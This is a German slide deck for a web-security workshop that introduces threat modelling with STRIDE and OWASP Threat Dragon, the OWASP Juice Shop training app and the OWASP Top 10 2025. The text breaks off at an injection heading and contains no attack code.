

Sicherheit in der Webentwicklung

Vom Bedrohungsmodell zum Exploit

Präsentiert von

Florian Fertikowski

Ablauf


Teil 1 – Bedrohungsmodellierung

Einstieg und Theorie

Was/Warum – Einordnung –
Datenflussdiagramme –
Bedrohungen (STRIDE)

Hands-on Bedrohungsmodellierung

- Hypothesen bilden: Wo müsste die Anwendung verwundbar sein?
- Werkzeug: Datenflussdiagramm + STRIDE in OWASP Threat Dragon



Teil 2 – Hands-on Hacking

Je Block: Input → Challenge → Maßnahmen

Injection

Broken Access Control

Authentication Failures

Was ist OWASP?

Das Open Worldwide Application Security Project

Gemeinnützige Organisation, die frei verfügbare Ressourcen, Tools und Standards für Anwendungssicherheit bereitstellt

OWASP Top 10

Die 10 kritischsten Sicherheitsrisiken für Webanwendungen

OWASP Juice Shop

Absichtlich verwundbare Trainings-Anwendung

OWASP Cheat Sheets

Praxisnahe Anleitungen zur sicheren Entwicklung

OWASP ZAP / Threat Dragon


Kostenlose Security Testing und Threat-Modeling Tools

Und mehr...



Hands-on: Der OWASP Juice Shop

- Absichtlich verwundbare Webanwendung zum Lernen und Trainieren von Web Security
- Enthält 150+ Challenges aus allen OWASP Top 10 Kategorien
- Real-World Vulnerabilities




[7] OWASP Juice Shop

Gefahrenlage in Deutschland

333.922

Cybercrime-Delikte registriert



KI wird zunehmend
für cyberkriminelle
Aktivitäten genutzt

36.706

DDOS-Angriffe ↑ 25%



1041 ↑ 10%

Ransomware-Angriffe

Ransomware-Zahlungen
in Höhe von

15,5 Mio. \$

202.400.000.000 €

Schaden durch Cyberattacken

[1] Bundeslagebild Cybercrime 2025

Warum Bedrohungsmodellierung

„Wir müssen 'Shift-Left' weiterdenken — über den Code hinaus, hinein in die Phasen davor: Anforderungen und Design.“

— OWASP Top 10:2025

REGULATORISCH

DSGVO Art. 25

Datenschutz durch
Technikgestaltung

NIS-2

EU-Cybersicherheit

PCI DSS 4.0


Sicherheitsstandard für
Kreditkartenzahlungen

BSI IT-Grundschutz

Deutscher
Sicherheitsstandard

Einordnung: Wo dieses Verfahren steht

Secure SDLC (Software Development Lifecycle) *z.B. Microsoft SDL, OWASP SAMM*



Methoden im Feld

- STRIDE** - Technik, die wir nutzen
- PASTA** - risiko-/angreiferzentriert
- LINDDUN** - Schwester für Privacy
- Attack Trees, OCTAVE** – u.a.



Anker


Threat Modeling Manifesto (2020),
herstellerneutrale Werte & Prinzipien

Was ist Threat Modelling und wozu brauchen wir das?



Strukturierter Prozess, um Sicherheitsbedrohungen frühzeitig und systematisch zu identifizieren, bewerten und Gegenmaßnahmen zu planen

Vier-Fragen-Zyklus von Adam Shostack:




Warum? – Security by Design

Proaktiv statt reaktiv sein. Wir müssen wissen, was uns bedroht, damit wir uns schützen können und Schwachstellen finden bevor es Angreifer tun

Wann?

Ein iterativer Prozess, der bei Entwurf durchgeführt und dessen erstellte Dokumente bei Architekturänderungen angepasst oder erweitert werden

Der Prozess und unser Fokus heute



Wie geht man vor?

1

System verstehen

Architektur-Diagramm erstellen

- Komponenten
- Datenflüsse
- Trust Boundaries

2

Assets identifizieren

Was ist schützenswert?
Daten

- Zugänge
- Funktionen
- Infrastruktur

3

Threats finden

Für Assets systematisch
Bedrohungen
durchgehen
(z.B. mit STRIDE)

4

Risiken bewerten

Wie wahrscheinlich?
Wie schwerwiegend?

Schritt 1: Das System verstehen

Ein Datenflussdiagramm zeigt, wie Daten durchs System wandern. Vier Bausteine:




Externer Akteur

Nutzer / Browser
(außerhalb des Systems)




Prozess

Code, der etwas tut
(Frontend, API, etc.)



Datenspeicher


DB, Dateien, Cache, etc.



Datenfluss

Daten zwischen den Elementen


Die wichtigste Linie: Trust Boundaries



Alles links vom Strich kann gefälscht sein.
Leitgedanke: "Traue dem Client niemals"

Schritt 2: Assets identifizieren

Alles was für eine Anwendung und ihre Nutzer wertvoll ist und vor unbefugtem Zugriff, Manipulation oder Verlust geschützt werden muss.



Kurz aufgefrischt: Schutzziele

Vertraulichkeit

Informationen dürfen nicht in falsche Hände gelangen

Integrität

Sensible Informationen dürfen nicht verfälscht werden

Verfügbarkeit

Notwendige Informationen müssen abrufbar sein

Authentizität

Die Identität eines Benutzers muss zweifelsfrei feststellbar sein

Nachweisbarkeit

Durchgeführte Aktionen müssen nachweisbar sein

Autorisierung

Benutzer dürfen nur auf das zugreifen, wofür sie berechtigt, sind

STRIDE-Übersicht: Schutzziele & Angriffsvektoren

S	Spoofing Vortäuschen einer fremden Identität	→	Authentizität
T	Tampering Manipulation von Code oder Daten	→	Integrität
R	Repudiation Abstreiten von Aktionen	→	Nachweisbarkeit
I	Information Disclosure Unberechtigter Zugriff auf Informationen	→	Vertraulichkeit
D	Denial of Service Unreichbarmachen eines Dienstes	→	Verfügbarkeit
E	Elevation of Privilege Unbefugte Rechteerweiterung	→	Autorisierung

Hands-on

Unser Werkzeug: OWASP Threat Dragon



- Kostenloses, open-source Threat Modeling-Tool von OWASP

Features:

- Datenfluss-Diagramme mit Prozessen, Stores, Actors und Trust Boundaries
- Automatische Threat-Generierung
- Unterstützt verschiedene Frameworks, wie STRIDE, LINDDUN, CIA, DIE,...

Installation/Setup

<https://owasp.org/www-project-threat-dragon/>

- Möglichkeit 1: Desktop Installer (Windows / MacOS / Linux)
- Möglichkeit 2: Docker
- Möglichkeit 3: Webanwendung

[6] OWASP Threat Dragon

Unser Werkzeug: OWASP Threat Dragon

OWASP Threat Dragon

[Main](#) [FAQs](#) [Initiatives](#) [Road Map](#) [Threat Model Format](#)

What is Threat Dragon?

OWASP Threat Dragon is a modeling tool used to create threat model diagrams as part of a secure development lifecycle. It can be used to record possible threats and decide on their mitigations, as well as giving a visual indication of the threat model components and threat surfaces. Threat Dragon runs either as a web application or as a desktop application.

Threat Dragon supports STRIDE / LINDDUN / CIA / DIE / PLOT4ai, provides modeling diagrams and implements a rule engine to auto-generate threats and their mitigations.

This project has [OWASP Production status](#) and follows the values and principles of the [threat modeling manifesto](#).

Resources

Use the [version 2](#) documentation to get started, along with the recording of Mike Goodwin giving a [lightning demo](#) during the OWASP Open Security Summit in June 2020. The [version 1.x](#) are available if you are using legacy versions of Threat Dragon.

An [introduction](#) to Threat Dragon is provided by the [OWASP Spotlight](#) series, and the [Threat Modeling Gamification](#) seminar by Vlad Styran shows how using Threat Dragon can make threat modeling fun.

There are a couple of OWASP community pages that give overviews on Threat Modeling and how to get started: [Threat Modeling](#) and [Threat Modeling Process](#).

Contact

The easiest way to get in contact with the Threat Dragon community is by emailing the [OWASP google group](#). The OWASP Slack channel [#project-threat-dragon](#) is a good source of information, although you may [need to subscribe](#) first.

Related OWASP projects

- [pytm \(Pythonic Threat Modeling\)](#)
- [Threat Modeling Cheat Sheet](#)
- [Threat Modeling Project](#)
- [Threat Model Library](#)



Watch 13 Star 93

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Classification

 Production Project
 Tool

Audience

 Builder
 Defender

Documentation


[Version 1.6.x](#)
[Version 2.x](#)
[Demonstration](#)

Downloads

Single page [web application](#)
Docker [image](#)
Desktop installers for:
[Linux / MacOS / Windows](#)

Source


Threat Dragon [github repo](#)



Licensing

Threat Dragon: *making threat modeling less threatening*

Das ist der Juice Shop



Quelle: owasp-juice.shop

Das ist der Juice Shop



Produktkatalog & Suche

Säfte stöbern, suchen, Details ansehen



Warenkorb & Checkout

Produkte sammeln, Lieferadresse, Zahlung



Account-Management

Registrieren, Login (auch via Google OAuth)



Reviews & Feedback

Produktbewertungen, Kundenfeedback



Admin-Bereich

User-Verwaltung, Feedback-Moderation



B2B-Schnittstelle

XML-Upload für Bulk-Bestellungen

1. Einstieg

Aufgabe

Gesamtzeit: 30 Minuten – **Details und Material im Repo** /block-1/...

Phase A: Trust Boundaries einzeichnen (5 min)

Findet im Diagramm die Stellen, an denen Daten eine Vertrauensgrenze überqueren, z.B. zwischen Browser und Backend, zwischen App und Datenbank, zwischen App und externen Diensten.

Phase B: Eigene Bedrohungen finden (12 min)

Geht die sechs STRIDE-Kategorien einzeln durch. Versucht für jede Kategorie selbst eine konkrete Bedrohung zu finden. Tragt sie in Threat Dragon ein.

Phase C: Abgleich mit Inspirationsliste (12 min)

Jetzt öffnet ihr inspiration-bedrohungen.md. Diese enthält eine Liste von Bedrohungen, an die bei einer App dieser Art gedacht werden kann.

Der Prozess und unser Fokus heute



Bewertung der Bedrohung

Risiko = Eintrittswahrscheinlichkeit x Schadenshöhe

Impact Schaden bei Eintritt	High	Medium	High	Critical
	Medium	Low	Medium	High
	Low	Note	Low	Medium
		Low	Medium	High
	Likelihood Eintrittswahrscheinlichkeit			

Eintrittswahrscheinlichkeit

- Wie leicht ist die Schwachstelle zu finden?
- Gibt es fertige Tools/Exploits dafür?
- Wie groß ist die Angriffsfläche?

Schaden bei Eintritt

- Welche Daten sind betroffen? Wie sensibel?
- Welcher finanzielle Schaden entsteht?

[4] OWASP Risk Rating Methodology

1. Einstieg

Behandlung



Vermeiden

Avoid/Eliminate

Risiko komplett beseitigen, indem die Ursache entfernt wird

Beispiel:

Feature entfernen das sensible Daten unnötig verarbeitet




Behandeln

Mitigate

Konkrete Maßnahmen treffen, welche die Eintrittswahrscheinlichkeit oder den Schaden senken

Beispiel:

Prepared Statements
Gegen SQL Injection implementieren



Transferieren

Transfer

Verantwortung für die Behandlung an Dritte übertragen

Beispiel:

Zahlungsabwicklung über einen zertifizierten Payment Provider



Akzeptieren

Accept

Risiko bewusst in Kauf nehmen

Beispiel:

Low-Severity Finding:
Info Leak in nicht-sensiblen Bereich

[5] OWASP Threat Modeling Cheat Sheet

Block 2

Was ist die OWASP Top 10?

- Die 10 kritischsten Sicherheitsrisiken für Webanwendungen
- Rangfolge nach Risiko
 - Eintrittswahrscheinlichkeit
 - Technische Auswirkung
- Datengrundlage
 - Schwachstellendaten von AppSec Tool Herstellern, PenTest Firmen, Bug Bounty Shops, etc. und Expertenumfrage in der Community



Die OWASP Top 10 2025

- A01:2025 - Broken Access Control
- A02:2025 - Security Misconfiguration
- A03:2025 - Software Supply Chain Failures
- A04:2025 - Cryptographic Failures
- A05:2025 - Injection
- A06:2025 - Insecure Design
- A07:2025 - Authentication Failures
- A08:2025 - Software or Data Integrity Failures
- A09:2025 - Security Logging & Alerting Failures
- A10:2025 - Mishandling of Exceptional Conditions

■ Heute im Workshop behandelt

A05: Injection



Benutzereingaben werden von einem Interpreter (z.B. Datenbank, Browser, Kommandozeile) als Befehle ausgeführt

⇒ **Die Anwendung behandelt die Eingaben als Code statt reine Daten**

Arten von Injections



SQL-Injection

